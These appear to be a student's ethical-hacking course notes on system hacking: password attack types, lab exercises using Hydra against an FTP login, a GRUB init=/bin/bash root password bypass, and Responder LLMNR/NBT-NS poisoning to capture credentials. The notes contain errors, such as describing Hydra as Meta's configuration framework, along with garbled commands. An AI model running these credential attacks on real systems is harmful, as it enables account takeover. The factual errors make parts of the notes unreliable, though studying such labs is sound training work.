Module 6

System Hacking

What is System hacking

refers to the process of gaining unauthorized access to computer systems, networks, or devices with the intent to steal data, disrupt operations, or perform other malicious activities. It's a core part of **ethical hacking** (for testing security) or **malicious hacking** (for illegal purposes). It usually involves various stages and techniques

Common Phases of System Hacking

Reconnaissance (Info Gathering):

- Identifying potential targets.
- Collecting data like IP addresses, open ports, OS details, etc.

Gaining Access:

- Exploiting vulnerabilities in software or using stolen credentials.
- Techniques: Password cracking, phishing, malware injection.

Privilege Escalation:

- Gaining higher-level access (e.g., going from user to admin).
- Often done by exploiting bugs or misconfigurations.

Maintaining Access:

- Installing backdoors or rootkits to return later.
- Hiding tracks to avoid detection.

Covering Tracks:

- Deleting logs or using stealthy malware to avoid being traced.

What is Gaining Access

Gaining access is the stage where a hacker breaks into a system, network, or application by exploiting vulnerabilities. The goal here is to bypass security and get inside the target system.

Types of Gaining Access in System Hacking

1. Password Attacks

Used to gain access to accounts by cracking or guessing login credentials.

- Brute Force Attack: Tries all possible combinations of passwords.
- Dictionary Attack: Uses a list of common words/passwords.
- Rainbow Table Attack: Uses precomputed hash values for faster cracking.
- Credential Stuffing: Uses leaked usernames/passwords on other platforms.

2. Social Engineering

Tricks people into giving access or sensitive information.

- Phishing: Fake emails or websites that capture user credentials.
- Pretexting: Creating a fake identity or scenario to get info.
- Baiting: Using physical devices (like infected USB drives) or tempting offers.

3. Malware-Based Attacks

Infects the system to open doors for the attacker.

- Trojans: Malware disguised as legitimate software.

- Keyloggers: Records keystrokes to steal passwords.
- Remote Access Trojans (RATs): Gives hackers control over the victim's device.

4. Network-Based Attacks

Targets network vulnerabilities to gain access.

- Man-in-the-Middle (MITM): Intercepts traffic to steal credentials.
- Session Hijacking: Takes over an active session.
- Sniffing: Captures data packets to extract login info.

5. Exploiting Software Vulnerabilities

Targets weaknesses in software or services.

- Buffer Overflow: Forces a system to run malicious code.
- SQL Injection: Sends malicious SQL commands to manipulate databases.
- Unpatched Software Exploits: Takes advantage of outdated systems.

6. Physical Access Attacks

Requires being physically near or inside the target location.

- Accessing Unlocked Computers
- Inserting Malicious USB Devices
- Shoulder Surfing (literally watching someone type their password)

NTML Authentication:

- The NTLM authentication protocols authenticate users and computers based on a challenge/response mechanism that proves to a server or domain controller that a user knows the password associated with an account.

Kerberos Authentication?

Kerberos is a secure network authentication protocol that uses tickets and symmetric-key cryptography to authenticate users without sending passwords over the network.

It's the default authentication method in Windows Active Directory environments and is way more secure than NTLM.

Exercise 1

Gaining Access Password Carking Method

Types of password cracking method

1 Non electronic attacks: the attack does not need technical knowledge to crack the password is known as non -technical attack

Types of Non electronic attack:

1 shoulder surfing:

- What it is: Watching someone type their password over their shoulder (or with cameras).

- Common in public places like cafes, libraries, airports.

📌 Example: Someone sees you type your phone passcode on the train

2 Social Engineering

- **What it is**: Tricking or manipulating someone into revealing their password.
- Often involves impersonation or persuasive conversation.

📞 Example: "Hi, I'm from IT. We need your password to fix your account."

3 Dumpster Diving

- **What it is**: Digging through trash to find **notes, sticky notes, printed passwords**, or old hardware.
- People often throw out sensitive info without shredding it.

🗑️ Found: "admin: welcome123" on a Post-it note.

2 Active online attacks:

These are **real-time, direct attacks** where an attacker actively **interacts with a system over the internet** to try and gain access, typically by guessing or verifying credentials.

Types of Active Online Attacks:

1 Dictionary Brute Force and Rule Based Attacks : A type of brute force attack where an intruder attempts to crack a password-protected security system with a "dictionary list" of common words and phrases used by businesses and individual

2 hash injection attack /mask attack: A hash injection attack is a type of attack where an attacker manipulates or inserts crafted hash values into requests or authentication mechanisms to bypass security

3 LLMNR /Spyware/Kayloggers:

 A Windows network protocol used to resolve hostnames when DNS fails.

 It broadcasts name resolution requests to the local network.

 Malware designed to secretly gather data from a user's device.

 Often used for surveillance, data theft, or corporate espionage.

Malware or hardware that records every keystroke.

4 password gusesing sparaying

 A targeted attack on a single account.

 Tries multiple password attempts (often brute-force or dictionary-based) until it finds the correct o

 A slow and stealthy attack on many accounts, but using only a few common passwords.

 Designed to bypass account lockouts.

5 passive online attack: A passive online attack is where an attacker monitors and captures data without actively interfering with the system or network. The goal is information gathering, not immediate exploitation.

Types of Passive online attacks

1 Packet Sniffing / Network Eavesdropping

- Tools like **Wireshark** or **tcpdump** capture traffic.
- If traffic is **unencrypted**, attackers can see:
  - Usernames/passwords
  - Emails
  - Cookies
  - URLs visited

2 Man-in-the-Middle (Passive Mode)

- Attacker sits between victim and server.
- Doesn't modify traffic, just **records** everything

3 Metadata Collection

- Collecting data like:
  - Email headers
  - DNS lookups
  - Timing patterns
- Used in **traffic analysis** to learn behaviors

4 Offline Attack: An **offline attack** is when an attacker obtains a copy of data (like a password hash or encrypted file) and attempts to break it **without needing to be connected to the system or network** where the data came from.

Types of offline attacks:

1 🌈 Rainbow Table Attack

- Uses **precomputed hash-password pairs** to reverse hashes quickly.
- Only works on **unsalted** hashes.

2File/Document Cracking

- Crack passwords on:
  - ZIP, RAR, 7z archives
  - PDF files
  - Word/Excel files

3 Distributed Network Attack:

A **Distributed Network Attack** is a method where multiple systems (often compromised or controlled by an attacker) are used **together to carry out a coordinated attack** on a target.

4 Distributed Password Cracking

- Break passwords/hashes using multiple systems to **divide the workload**.
- Great for **offline hash cracking** (e.g., in distributed hashcat setups or cloud cracking rigs)

Exercise 2

Active Online Attack

Step 1

Hash Calculated using particaliy

How to use :

Step1 :open the hash calculate

Step2 : select the data formet and type the password

Step3: click the HMAC and click the calculet

Descriptions: Hash calculation is the process of converting input data (like a string, file, or message) into a fixed-length string of characters using a mathematical algorithm called a hash function.

how to identifiy the hash

website: hashes.com

hashes.com › en › tools

Hash Type Identifier - Identify unknown hashes


Identify and detect unknown **hashes** using this tool. This page will tell you what type of **hash** a given string is. If you want to attempt to Decrypt them, click this link instead.

step1 : go to web site

step2 :copy the hash and paste the web site

Step3 :click on the submit and identify

Result:



- Why Use Hashes
- **Passwords**: Stored as hashes for security
- **Data integrity**: Check if a file has changed
- **Blockchain**: Cryptographic backbone of Bitcoin and others

Active online attack using hydra tool kit and metasploitable dictionary base attack password cracking method

Way are use hydar tool kit

Hydra is a powerful framework developed by Facebook AI (Meta AI) that helps you manage complex configurations for Python applications. It's especially useful in machine learning, data science, or any scenario where you have a lot of configuration options (like model parameters, dataset paths, hyperparameters

How to use hydra


Step 1: go to kali linux machine

Step 2: open the kali terminal and type the hydar

Step3:download the hydra type the command

Command: hydar -l msfadmin -P /usr/share/wordlists/rockyou.txt target ip ftp

Result:



How to use Rockyou.txt dictionary

Step1: open the kali terminal

Step2: type the terminal cd/usr/share/wordlists/Rockyou.txt

Step3: type the ls

Step4: rockyou.txt .gz/zip file and convert the txt file follow as the process

Step 5: convert rockyou.txt dictionary process type the gzip –d rockyou.txt.gp

Step6 include the pass and edit at the file

Step 7 nano rockyou.txt this is command are editer the dictionary

- Exercise 3

Offline attack manually base attack password cracking method

Task : password cracking for kali linux

How to crack the password kali

Step1: start the kali linux open grub menu

Step2: press the E /for edit

Step3: scroll the screen and see the linux option


Step4: edit the option :rw edit ro / queit splash /remove/type it /init=bin/bash


Step5:press the function 10 betton start the booting process automaticaliye


Step6: you can enter the root directory type it passwd and username your terminal system

Step7: show option new password enter it new password nad type the reboot the kali

Lets parfrome paracticle


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Auto capture keyboard ...
GNU GRUB version 2.12-5+kali1
KALI
Setparams 'Kali GNU/Linux GNU/Hurd'
load_video
insmod gzio
if [x$grub_platform = xxen]; then insmod xzio; insmod lzopio; fi
insmod part_msdos
insmod ext2
set root='hd0,msdos1'
if [x$feature_platform_search_hint = xy]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 26e11e8c-3d7a-42d8-80e4-a23512be70d7
else
search --no-floppy --fs-uuid --set=root 26e11e8c-3d7a-42d8-80e4-23512be70d7
fi
echo 'Loading Linux 6.11.2-amd64 ...'
linux /boot/vmlinuz-6.11.2-amd64 root=UUID=26e11e8c-3d7a-42d8-80e4-
Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.
Right Ctrl
35°C
Partly cloudy
Search
ENG
IN
19:42
10-04-2025


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Auto capture keyboard ...
GNU GRUB version 2.12-5+kali1
KALI
load_video
insmod gzio
if [x$grub_platform = xxen]; then insmod xzio; insmod lzopio; fi
insmod part_msdos
insmod ext2
set root='hd0,msdos1'
if [x$feature_platform_search_hint = xy]; then
search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1 --hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 26e11e8c-3d7a-42d8-80e4-a23512be70d7
else
search --no-floppy --fs-uuid --set=root 26e11e8c-3d7a-42d8-80e4-23512be70d7
fi
echo 'Loading Linux 6.11.2-amd64 ...'
linux /boot/vmlinuz-6.11.2-amd64 root=UUID=26e11e8c-3d7a-42d8-80e4-a23512be70d7 rw init=/bin/bash_
Minimum Emacs-like screen editing is supported. TAB lists completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a command-line or ESC to discard edits and return to the GRUB menu.
Right Ctrl
35°C
Partly cloudy
Search
ENG
IN
19:43
10-04-2025



Tools kit special use for /hash captring/create new dictionary/website contain convert /manual page

1tool

Name: Responder

Responder Tool Kit Used For?


The **Responder tool kit** is used in **ethical hacking and penetration testing** to find and exploit **weaknesses in Windows network name resolution protocols** like:


- **LLMNR** (Link-Local Multicast Name Resolution)
- **NBT-NS** (NetBIOS Name Service)
- **MDNS** (Multicast DNS)

These protocols are often **enabled by default** in many networks and can be **abused to steal user credentials**.

Command: Responder -l eth0/enter

Result:


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
root@vbox: /home/mayur
File Actions Edit View Help
(root㉿vbox)-[/home/mayur]
responder -I eth0
NBT-NS, LLMNR & MDNS Responder 3.1.5.0
To support this project:
Github → https://github.com/sponsors/lgandx
Paypal → https://paypal.me/PythonResponder
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [OFF]
[+] Servers:
HTTP server [ON]
HTTPS server [ON]
WPAD proxy [OFF]
Auth proxy [OFF]
Mouse integration ...
Auto capture keyboard ...
Right Ctrl
35°C
Partly cloudy
Search
ENG
IN
20:00
10-04-2025


kali [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Trash
File System
Home
root@vbox: /home/mayur
File Actions Edit View Help
POP3 server [ON]
SMTP server [ON]
DNS server [ON]
LDAP server [ON]
MQTT server [ON]
RDP server [ON]
DCE-RPC server [ON]
WinRM server [ON]
SNMP server [OFF]
[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE [OFF]
Serving HTML [OFF]
Upstream Proxy [OFF]
[+] Poisoning Options:
Analyze Mode [OFF]
Force WPAD auth [OFF]
Force Basic Auth [OFF]
Force LM downgrade [OFF]
Force ESS downgrade [OFF]
[+] Generic Options:
Responder NIC [eth0]
Responder IP [192.168.114.45]
Responder IPv6 [2409:40c2:102e:93ae:e1b9:daf5:72d1:8b0]
Challenge set [random]
Don't Respond To Names ['ISATAP', 'ISATAP.LOCAL']
Don't Respond To MDNS TLD ['_DOSVC']
TTL for poisoned response [default]
Mouse integration ...
Auto capture keyboard ...
Right Ctrl
35°C
Partly cloudy
Search
ENG
IN
20:00
10-04-2025

CUPP: is a **password profiling tool** used primarily in **penetration testing** and **ethical hacking** to generate custom password lists based on social engineering.


✓ *Key Uses:*

